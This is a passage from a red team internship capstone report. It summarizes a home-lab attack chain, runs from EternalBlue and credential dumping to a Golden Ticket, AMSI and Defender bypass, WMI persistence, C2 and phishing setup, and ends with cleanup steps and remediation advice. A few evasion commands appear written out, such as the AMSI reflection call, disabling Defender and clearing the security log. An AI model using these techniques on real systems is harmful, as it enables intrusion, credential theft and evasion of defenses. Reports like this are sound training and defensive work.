
Week 10 — Screenshot 11 of 18




Week 10 — Screenshot 12 of 18



Week 10 — Screenshot 13 of 18



Week 10 — Screenshot 14 of 18



Week 10 — Screenshot 15 of 18

WEEK 11


Domain Compromise & Golden Ticket Attack

2.11 Week 11 — Overview



Week 11 represented the culmination of the domain attack chain. EternalBlue (MS17-010) was successfully exploited again against the Windows 7 workstation to obtain a SYSTEM Meterpreter session. hashdump extracted NTLM hashes for Administrator, ali, Guest, and HomeGroupUser. impacket-psexec and impacket-wmiexec were used for lateral movement. impacket-secretsdump extracted full domain credentials from the DC. impacket-lookupsid enumerated all domain SIDs. A Golden Ticket was forged using the krbtgt hash, exported as Administrator.ccache, and used for Kerberos authentication via impacket-psexec and impacket-wmiexec.


Key Tasks / Findings:

- EternalBlue (ms17_010) exploitation — SYSTEM shell on 192.168.56.104
- Meterpreter hashdump — Administrator, ali, Guest, HomeGroupUser NTLM hashes
- Process listing (ps) and migration to explorer.exe (PID 1588)
- impacket-psexec Pass-the-Hash (Administrator hash)
- impacket-secretsdump full DC credential extraction (NTDS.dit)
- Kerberos keys dump — AES256/AES128/DES for all domain accounts
- impacket-lookupsid — full domain SID enumeration
- impacket-ticketer Golden Ticket (krbtgt NT hash + domain SID)
- KRB5CCNAME export and Kerberos ticket authentication
- 12 screenshots documented




Week 11 — Screenshot 1 of 12






Week 11 — Screenshot 5 of 12



Week 11 — Screenshot 6 of 12



Week 11 — Screenshot 7 of 12

SECTION 3: CYBER KILL CHAIN EXECUTION

Phase 1 — Reconnaissance

- Passive OSINT on hackthissite.org (Subfinder, Assetfinder, Amass, crt.sh, Google Dorking)
- Active enumeration against 192.168.56.0/24 — Nmap service/version/OS detection
- Metasploitable 2 netstat output saved to nest.txt; ARP and IP neighbor tables collected
- Web enumeration: FFUF, Gobuster directory brute-force; Nikto scan

Phase 2 — Initial Access (FLAG-01, FLAG-02)

- CVE-2011-2523: vsftpd 2.3.4 backdoor exploited — shell on port 6200
- CVE-2010-2075: UnrealIRCd 3.2.8.1 backdoor exploited
- MS17-010 (EternalBlue): exploit/windows/smb/ms17_010_eternalblue — SYSTEM Meterpreter on Windows 7
- msfpoc and msfvenom staged reverse TCP payloads delivered via certutil/Python HTTP server

Phase 3 — Credential Access & Privilege Escalation (FLAG-03)

- /etc/shadow dumped from Metasploitable 2 — John the Ripper cracking with rockyou.txt
- Meterpreter hashdump on Windows 7 — NTLM hashes for all local accounts
- AS-REP Roasting via impacket-GetNPUsers targeting testuser (no pre-auth)
- Kerberoasting via Invoke-Kerberoast — TGS hash captured for svcaccount

Phase 4 — Lateral Movement & Domain Compromise (FLAG-04, FLAG-05, FLAG-06)

- ACL enumeration: Get-ObjectAcl revealed GenericAll misconfig on svcaccount and testuser
- Add-DomainObjectAcl used to grant DCSync rights to a controlled account
- impacket-secretsdump against DC — full NTDS.dit dump (all domain accounts + Kerberos keys)
- impacket-lookupsid + impacket-ticketer → Golden Ticket forged with krbtgt hash
- Mimikatz lsadump::dcsync attempted (RPC error due to lab network restriction)
- Pass-the-Hash via impacket-psexec and impacket-wmiexec
- LLMNR/NBT-NS poisoning with Responder — NTLMv2 hashes captured, cracked with Hashcat mode 5600

Phase 5 — Defense Evasion

- AMSI bypass via [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils") reflection
- Set-MpPreference -DisableRealtimeMonitoring \$true (Defender bypass)
- XOR encoding (x64/xor_dynamic, 5 iterations) applied to Meterpreter payload
- Sliver C2 with symbol obfuscation enabled (windows/amd64 mTLS implant)
- Payload timestamping — beacon.exe timestamps backdated to 2018-01-01

Phase 6 — Persistence (FLAG-07)

- WMI Permanent Event Subscription: __EventFilter + CommandLineEventConsumer + __FilterToConsumerBinding
- persist.mof delivered via certutil and compiled with mofcomp
- Sliver C2 beacon (sliver_implant.exe) dropped to target disk
- Security event log cleared (wevtutil cl Security) — Event ID 1102 generated

Phase 7 — Phishing Infrastructure (FLAG-08)

- GoPhish deployed locally — "M365 Security Alert" email template with malicious link
- Microsoft 365 login page cloned as landing page via GoPhish site import
- SMTP sending profile configured for campaign delivery
- Malicious LNK file created with IEX PowerShell download cradle payload
- VBA macro and HTML smuggling payloads prepared for delivery

SECTION 4: POST-ENGAGEMENT CLEANUP

The following artifacts were introduced into the lab environment during testing and must be removed or reverted to restore the environment to its pre-engagement state.

- Remove the AD test account: `Remove-ADUser -Identity "testuser" on DC01 (192.168.56.10)`
- Remove WMI persistence: `Get-WmiObject -Namespace root\subscription -Class __EventFilter -Filter "Name='Persist'" | Remove-WmiObject`
- Delete dropped payloads from disk: `beacon.exe`, `payload1.exe`, `encoded_payload.exe`, `implant2.exe`, `sliver_implant.exe`, `inject.dll`
- Delete `persist.mof` and `alive.txt` from `C:\temp\`
- Kill all active Meterpreter/Sliver sessions; stop all listener jobs (multi/handler, Sliver mTLS/HTTP, GoPhish)
- Restore or delete timestamped files (`beacon.exe` backdated to 2018-01-01)
- Report that the Security event log was cleared (Event ID 1102) — flag this as a critical finding for the client
- Remove the GoPhish sending profile, email template, and landing page
- Re-enable Windows Defender: `Set-MpPreference -DisableRealtimeMonitoring $false`
- Revert any AMSI bypass registry changes
- Remove `svcaccount` SPN if added during testing
- Remove any ACL modifications made to domain objects (`Add-DomainObjectAcl` reversals)

SECTION 5: BOARDROOM FINAL REPORT		
5.1 Executive Summary		
This engagement assessed the security posture of a representative home-lab environment modeling a small Windows/Linux enterprise. The Red Team successfully achieved all eight engagement objectives, including initial access via MS17-010, full domain compromise via DCSync and Golden Ticket attack, LLMNR/NBT-NS credential capture, and deployment of simulated phishing infrastructure.		
The most critical findings stem from unpatched vulnerabilities (MS17-010), weak Kerberos service account passwords, misconfigured AD ACLs, and disabled network protocols (LLMNR/NBT-NS enabled). These combined to allow a complete attack chain from initial access to domain administrator compromise in a single engagement.		
Risk Level	Count	Description
CRITICAL	3	MS17-010 RCE, DCSync, Golden Ticket — full domain compromise possible
HIGH	8	Kerberoasting, AS-REP Roasting, ACL misconfig, LLMNR, AMSI bypass, C2, hash dump, PtH
MEDIUM	3	WMI persistence, log clearing, phishing infrastructure
LOW	0	No low-severity findings identified in this assessment

5.2 Key Findings & Severity Table

#	Finding	Severity	MITRE ATT&CK	CVSS
F-01	MS17-010 (EternalBlue) — RCE as SYSTEM on Win7	CRITICAL	T1210 Exploit Public-Facing App	9.8
F-02	Shadow Password File Exposure (Metasploitable2)	HIGH	T1003.008 /etc/passwd & Shadow	8.1
F-03	Kerberoasting — Weak SVC Account Passwords	HIGH	T1558.003 Kerberoast	8.0
F-04	AS-REP Roasting — testuser No Pre-Auth	HIGH	T1558.004 AS-REP Roasting	7.5
F-05	GenericAll ACL Misconfig on Domain Accounts	HIGH	T1222 File & Directory Permissions	7.8
F-06	DCSync / NTDS.dit Full Credential Dump	CRITICAL	T1003.006 DCSync	9.4
F-07	Golden Ticket Forgery (krbtgt hash)	CRITICAL	T1558.001 Golden Ticket	9.0
F-08	LLMNR/NBT-NS Poisoning — NTLMv2 Hash Capture	HIGH	T1557.001 LLMNR Poisoning	8.2
F-09	AMSI Bypass via .NET Reflection	HIGH	T1562.001 Disable Security Tools	7.6
F-10	WMI Permanent Event Subscription Persistence	MEDIUM	T1546.003 WMI Event Sub	6.8
F-11	Security Event Log Tampering (Event 1102)	MEDIUM	T1070.001 Log Clearing	6.5
F-12	Phishing Infrastructure Deployed (GoPhish)	MEDIUM	T1566 Phishing	6.3
F-13	certutil LOLBin Payload Delivery	MEDIUM	T1105 Ingress Tool Transfer	6.0
F-14	Sliver mTLS C2 Implant Deployed	HIGH	T1071 Application Layer Protocol C2	7.9

5.3 MITRE ATT&CK Tactics Summary

Tactic	Techniques Observed
Reconnaissance (TA0043)	T1595 Active Scanning, T1596 Search Open Sources, T1598 Phishing for Info
Initial Access (TA0001)	T1190 Exploit Public-Facing App (MS17-010), T1566 Phishing
Execution (TA0002)	T1059.001 PowerShell, T1047 WMI, T1053 Scheduled Task/Job
Persistence (TA0003)	T1546.003 WMI Event Subscription, T1547 Boot/Logon Autostart
Privilege Escalation (TA0004)	T1068 Exploit for Privilege Escalation, T1134 Access Token Manipulation
Defense Evasion (TA0005)	T1562.001 Disable AV (AMSI), T1070.001 Log Clearing, T1036 Masquerading
Credential Access (TA0006)	T1558 Kerberoast/AS-REP, T1003 OS Credential Dumping, T1557 LLMNR Poisoning
Discovery (TA0007)	T1087 Account Discovery, T1069 Permission Group Discovery, T1018 Remote System Discovery
Lateral Movement (TA0008)	T1021.002 SMB/Admin Shares, T1550.002 Pass the Hash
Command & Control (TA0011)	T1071 Application Layer Protocol, T1573 Encrypted Channel (Sliver mTLS)
Impact (TA0040)	T1485 Data Destruction (simulated cleanup only)

5.4 Recommendations

- **CRITICAL** — Patch MS17-010 immediately. Apply KB4012212/KB4012215 on all Windows 7 hosts; disable SMBv1 domain-wide via `Set-SmbServerConfiguration -EnableSMB1Protocol $false`
- **CRITICAL** — Rotate the krbtgt account password twice to invalidate any forged Golden Tickets. Perform as an emergency response.
- **HIGH** — Enforce strong (25+ character) service account passwords and audit/remove unnecessary SPNs; consider gMSA for automatic rotation.
- **HIGH** — Disable Kerberos pre-auth exemptions unless explicitly required. Audit via `Get-DomainUser -PreauthNotRequired`
- **HIGH** — Tighten AD ACLs — remove GenericAll/WriteDACL/WriteOwner from non-Tier-0 accounts on sensitive objects.
- **HIGH** — Disable LLMNR and NBT-NS via Group Policy; enforce SMB signing on all hosts.
- **HIGH** — Deploy DC-tier replication monitoring; alert on DCSync requests (Event ID 4662) from non-DC accounts.
- **HIGH** — Enable tamper-protected EDR that cannot be disabled via PowerShell.
- **MEDIUM** — Centralize and protect event logs; forward Security logs to a SIEM and alert on Event ID 1102 and 4688.
- **MEDIUM** — Roll out phishing-resistant MFA (FIDO2) and run quarterly phishing simulation training.
- **MEDIUM** — Monitor for creation of WMI `__EventFilter/__EventConsumer/__FilterToConsumerBinding` objects via Sysmon Event ID 19/20/21.

END OF REPORT

Cyberster Red Team Internship — Batch 02 — Week 12 Capstone

Muhammad Ali Imran

Red Team Intern — Cyberster Batch 02

Instructor: Sir Umar Niaz

September 2026